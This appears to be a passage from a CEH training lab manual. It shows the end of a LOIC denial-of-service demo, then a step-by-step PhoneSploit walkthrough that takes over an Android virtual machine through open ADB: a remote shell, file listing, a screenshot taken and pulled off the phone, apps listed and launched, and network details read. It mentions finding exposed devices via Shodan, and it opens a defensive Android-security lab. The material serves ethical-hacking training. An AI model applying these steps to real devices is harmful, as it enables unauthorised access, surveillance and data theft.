


Figure 1.3.11: Stop packet capture

20. Now switch back to the **Android** virtual machine and halt the DoS attack by clicking the **STOP** button.




Figure 1.3.12: Stopping the DoS attack

21. This concludes the demonstration of how to use LOIC on Android to launch a DoS attack on a target machine.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

#### **T A S K 4**

#### Exploit the Android Platform through ADB using PhoneSploit

In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

**Note:** We will target the **Android** virtual machine (**10.10.10.14**) using the **Parrot Security** virtual machine.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

**Note:**

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

**Note:** The password that you type will not be visible.

- Now, type **cd** and press **Enter** to jump to the root directory
- In the **Terminal** window, type **apt-get install adb** and press **Enter** to install ADB.
- If a **Do you want to continue?** message appears during the installation, type **Y** and press **Enter** to continue.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]
#apt-get install adb
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
bettercap-caplets
Use 'apt autoremove' to remove it.
The following additional packages will be installed:
  android-libadb android-libbase android-libboringssl android-libcrypto-utils
  android-libcutils android-liblog android-sdk-platform-tools-common
The following NEW packages will be installed:
  adb android-libadb android-libbase android-libboringssl
  android-libcrypto-utils android-libcutils android-liblog
  android-sdk-platform-tools-common
0 upgraded, 8 newly installed, 0 to remove and 878 not upgraded.
Need to get 899 kB of archives.
After this operation, 2,700 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

Figure 1.4.1: Install ADB

#### **T A S K 4 . 1**

##### **Clone PhoneSploit Repository**

- Once the installation completes, type **git clone https://github.com/0101000-kumar/PhoneSploit** and press **Enter** to clone the PhoneSploit repository.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]
#git clone https://github.com/0101000-kumar/PhoneSploit
Cloning into 'PhoneSploit'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 26 (delta 8), reused 3 (delta 2), pack-reused 0
Unpacking objects: 100% (26/26), 9.51 MiB | 2.28 MiB/s, done.
```

Figure 1.4.2: Cloning PhoneSploit

**Note:** You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
  - The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
  - The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 17 Hacking Mobile Platforms/GitHub Tools/** and copy the **PhoneSploit** folder.
  - Paste the copied **PhoneSploit** folder on the location **/home/attacker/**.
  - In the terminal window, type **mv /home/attacker/PhoneSploit /root/**.
10. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

**Note:** By default, the tool will be cloned in the root directory.

11. Type **python3 -m pip install colorama** and press **Enter** to install the dependency.

```
[root@parrot] ~
[root@parrot] ~
#cd PhoneSploit
[root@parrot] ~/PhoneSploit
#python3 -m pip install colorama
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages
(0.4.3)
[root@parrot] ~/PhoneSploit
#
```

Figure 1.4.3: Install dependency

12. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.

```
[root@parrot] ~/PhoneSploit
#python3 phonesploit.py
```

Figure 1.4.4: Running PhoneSploit

13. The PhoneSploit main menu options appear, as shown in the screenshot.

```

Parrot Terminal
File Edit View Search Terminal Help
[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of device
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The device off [15] Run an app

[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached
[+] Enter a phones ip address.(Type 99 to exit)
phonesploit>

```

Figure 1.4.5: PhoneSploit options

#### **T A S K 4 . 2**

**Specify and Exploit the Target Android Device**

14. The **main\_menu** prompt appears; type **3** and press **Enter** to choose **Connect a new phone**.
15. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
16. You will see that the target **Android** device (in this case, **10.10.10.14**) is connected through port number **5555**

**Note:** If you are unable to establish a connection with the target device, then perform **Steps#12-15** again.

```

Parrot Terminal
File Edit View Search Terminal Help
phonesploit(main_menu) > [3]
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.10.14
connected to 10.10.10.14:5555

```

Figure 1.4.6: Connect a device


17. Now, at the **main\_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.
18. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
19. You can observe that a shell command line appears, as shown in the screenshot.



```
Parrot Terminal
File Edit View Search Terminal Help
phonesploit(main menu) > 4
[+] Enter a device name.
->phonesploit(shell_on_phone) > 10.10.10.14
x86_64:/ $ ls
```

Figure 1.4.7: Shell access on a phone.

20. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
21. In the results, you can observe that the PWD is the root directory.
22. Now, type **ls** and press **Enter** to view all the files present in the root directory.




```
Parrot Terminal
File Edit View Search Terminal Help
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct          oem
bin           plat_file_contexts
bugreports    plat_hwservice_contexts
cache         plat_property_contexts
charger       plat_seapp_contexts
config        plat_service_contexts
d             proc
data          product
default.prop  sbin
dev           sdcard
etc           sepolicy
fstab.android_x86_64 storage
init          sys
init.android_x86_64.rc system
init.environ.rc ueventd.android_x86_64.rc
init.rc        ueventd.rc
init.superuser.rc vendor
init.usb.configfs.rc vendor_file_contexts
init.usb.rc   vendor_hwservice_contexts
init.zygote32.rc vendor_property_contexts
init.zygote64_32.rc vendor_seapp_contexts
lib           vendor_service_contexts
mnt           vndservice_contexts
odm
```

Figure 1.4.8: List of files in the root directory

23. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.
24. Type **ls** and press **Enter** to list all the available files and folders.

**Note:** In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** virtual machine's **Download** folder earlier; you can do the same before performing the next steps.




```
Parrot Terminal
File Edit View Search Terminal Help
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms Download Network\ Browser Podcasts
Android Movies Notifications Ringtones
DCIM Music Pictures
x86_64:/sdcard $
```

Figure 1.4.9: List of files in the root directory

25. Type **cd Download** and press **Enter** to navigate to the **Download** folder.
26. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.


**Note:** Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.



```
Parrot Terminal
File Edit View Search Terminal Help
x86_64:/sdcard $ cd Download
x86_64:/sdcard/Download $ ls
Backdoor.apk images.jpeg
x86_64:/sdcard/Download $
```

Figure 1.4.10: List of files in the Download directory

27. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.
28. At the **main\_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.
29. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
30. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop/** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.



```
Parrot Terminal
File Edit View Search Terminal Help
phonesploit(main_menu) > 7
[+]Enter a device name.
->phonesploit(screenshot) > 10.10.10.14
|
[+]Enter where you would like the screenshot to be saved.
->phonesploit(screenshot) > /home/attacker/Desktop/
/sdcard/screen.png: 1 file pulled. 9.7 MB/s (96830 bytes in 0.010s)
phonesploit(main_menu) >
```

Figure 1.4.11: Download a screenshot of the target device

31. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.
32. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.




Figure 1.4.12: Downloaded screenshot of the target device

33. Close the **Desktop** window and switch back to the **Terminal** window.
34. At the **main\_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.
35. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
36. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

**Note:** using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.

```
Parrot Terminal
File Edit View Search Terminal Help
->phonesploit(package manager) > 10.10.10.14
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshim
package:/vendor/overlay/DisplayCutoutEmulationCorner/DisplayCutoutEmulationCornerOverlay.apk=com.android.internal.display.cutout.emulation.corner
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services
package:/system/app/RSSReader/RSSReader.apk=com.example.android.rssreader
package:/vendor/overlay/DisplayCutoutEmulationDouble/DisplayCutoutEmulationDoubleOverlay.apk=com.android.internal.display.cutout.emulation.double
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony
package:/system/priv-app/AnalyticsService/AnalyticsService.apk=org.android_x86.analytics
package:/data/app/com.google.android.googlequicksearchbox-iW_CI2De4fTN70uj-jFppA==/base.apk=com.google.android.googlequicksearchbox
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.onetimeinitializer
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared
```

Figure 1.4.13: All the apps on the target device, listed

37. Now, at the **main\_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

**Note:** Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

38. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
39. To launch the calculator app, type **com.android.calculator2** and press **Enter**.

```

Parrot Terminal
File Edit View Search Terminal Help
phonesploit(main_menu) > [15]
[+]Enter a device name.
->phonesploit(app_run) > 10.10.10.14
|
[+]Enter a package name. They look like this --> com.snapchat.android
->phonesploit(app_run) > com.android.calculator2
  
```

Figure 1.4.14: Choose Run an app option

40. After launching the calculator app on the target Android device, switch to the **Android** virtual machine.
41. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

**Note:** The entered values might differ in your lab environment.





Figure 1.4.15: Calculator app running on the target device

42. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
43. The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
44. At the **main\_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.



```
Parrot Terminal
File Edit View Search Terminal Help
PHONESPLOIT

[16] Port Forwarding      [21] NetStat
[17] Grab wpa_supplicant  [22] Turn WiFi On/Off
[18] Show Mac/Inet        [23] Remove Password
[19] Extract apk from app [24] Use Keycode
[20] Get Battery Status   [25] Get Current Activity

[99] Exit  [0] Clear  [0] Back to page one
phonesploit(main menu) > 18
```

Figure 1.4.16: Choosing Show Mac/Inet in the additional PhoneSploit options

45. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.



```
Parrot Terminal
File Edit View Search Terminal Help
[+] Enter a device name.
-> phonesploit(mac_inet) > 10.10.10.14
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 00:0c:29:77:af:f9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.14/24 brd 10.10.10.255 scope global wlan0
        valid_lft forever preferred_lft forever
    inet6 fe80::525d:b0f4:4dfa:6b3e/64 scope link stable-privacy
        valid_lft forever preferred_lft forever
```

Figure 1.4.17: Mac/Inet information of the target device

46. Now, at the **main\_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.
47. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
48. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.

```

ParrotTerminal
File Edit View Search Terminal Help
phonesploit(main menu) > [21]
[!]Enter a device name.
->phonesploit(net stat) > 10.10.10.14
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address       State
tcp6      0      0 ::ffff:10.10.10.14:5555 ::ffff:10.10.10.1:49432 ESTABLISHED
tcp6      0      0 ::ffff:10.10.10.1:55650 dell1ls05-in-f10.1:https ESTABLISHED
tcp6      0      0 ::ffff:10.10.10.1:50700 sa-in-f188.1e100.n:5228 ESTABLISHED
tcp6      0      0 ::ffff:10.10.10.1:58670 del03s06-in-f14.1:https ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State          I-Node Path
unix    2      [ ]     DGRAM            13829 /dev/socket/wpa_wlan0
unix   60      [ ]     DGRAM           6496 /dev/socket/logdw
unix    2      [ ]     DGRAM           13973 /data/vendor/wifi/wpa/
sockets/wlan0
unix    3      [ ]     DGRAM           7600 /dev/socket/statsdw
unix    3      [ ]     SEQPACKET      CONNECTED      15262
unix    3      [ ]     SEQPACKET      CONNECTED      59804
unix    3      [ ]     SEQPACKET      CONNECTED      15997
unix    3      [ ]     STREAM         CONNECTED      8045
unix    3      [ ]     SEQPACKET      CONNECTED      15261

```

Figure 1.4.18: Netstat information of the target device

You can also use other Android hacking tools such as **NetCut** (<http://www.arcrai.com>), **drozer** (<https://labs.f-secure.com>), **zANTI** (<https://www.zimperium.com>), **Network Spoofer** (<https://www.digitalsquid.co.uk>), and **DroidSheep** (<https://droidsheep.info>) to hack Android devices.

**Note:** For demonstration purposes, in this task, we are exploiting the Android emulator virtual machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.

49. In the same way, you can exploit the target Android device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.
50. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.
51. Document all the acquired information and close all open windows.
52. Turn off the **Parrot Security** and **Android** emulator virtual machines.

## Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes

No

### Platform Supported

Classroom


iLabs




## Secure Android Devices using Various Android Security Tools

*Ethical hackers and penetration testers are aided in securing Android devices by various tools for assessing and enhancing their security features.*


### ICON KEY




Like personal computers, mobile devices store sensitive data and are susceptible to various threats. Therefore, they should be properly secured in order to prevent the compromise or loss of confidential data, lessen the risk of various threats such as viruses and Trojans, and mitigate other forms of abuse. Strict measures and security tools are vital to strengthening the security of these devices.



Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this *before* hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.



There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.



The tasks in this lab will assist you in performing a security assessment of a target Android device.

### Lab Objectives

- Analyze a malicious app using online Android analyzers
- Analyze a malicious app using Quixxi vulnerability scanner
- Secure Android devices from malicious apps using Malwarebytes Security

## Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

 **Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11\Module 17\Hacking Mobile Platforms**

## Lab Duration

Time: 30 Minutes

## Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

## Lab Tasks

### **T A S K 1**

#### Analyze a Malicious App using Online Android Analyzers

In this task, we will analyze a malicious app using various online Android analyzers.

